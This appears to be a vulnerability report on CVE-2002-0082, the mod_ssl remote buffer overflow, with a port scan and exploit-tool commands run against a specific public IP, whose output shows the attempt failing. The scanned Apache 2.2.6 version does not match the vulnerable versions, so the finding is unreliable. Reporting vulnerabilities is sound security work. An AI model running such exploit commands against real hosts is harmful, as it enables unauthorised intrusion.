Vulnerability: Remote Buffer Overflow

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (9.8 : Critical)

Description:


The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function.

Impact:

It allows remote attackers to use a buffer overflow to execute arbitrary code via a large client certificate that is signed by a trusted Certificate Authority (CA), which produces a large serialized session. An attacker may be able to execute arbitrary code on the system with the privileges of the ssl module.


Steps to Reproduce:

Step 1: Performing port scan




```
└─# nmap -sV -T4 -p 443 54.82.22.214
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-14 20:53 IST
Nmap scan report for ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214)
Host is up (0.39s latency).

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.2.6 ((Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40)
```

Step 2: Run OpenLuck to check version



```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
```

Step 3: Using OpenLuck to establish the connection



```
~/OpenFuckv2-modified $ ./OpenLuck 0x6b 54.82.22.214 443 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
get server hello: Cannot parse x509 certificate
```

Solution:

Upgrade to [mod_ssl 2.8.7]() or [Apache_SSL 1.3.22+1.47](), or apply the patch provided by your vendor.

References:

1. CVE - CVE-2002-0082 (mitre.org)
2. Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow - Unix remote Exploit (exploit-db.com)
3. Common Vulnerability Scoring System Version 3.1 Calculator (first.org)
4. GitHub - heltonWernik/OpenLuck: OpenFuck exploit updated to linux 2018 - Apache mod_ssl < 2.8.7 OpenSSL - Remote Buffer Overflow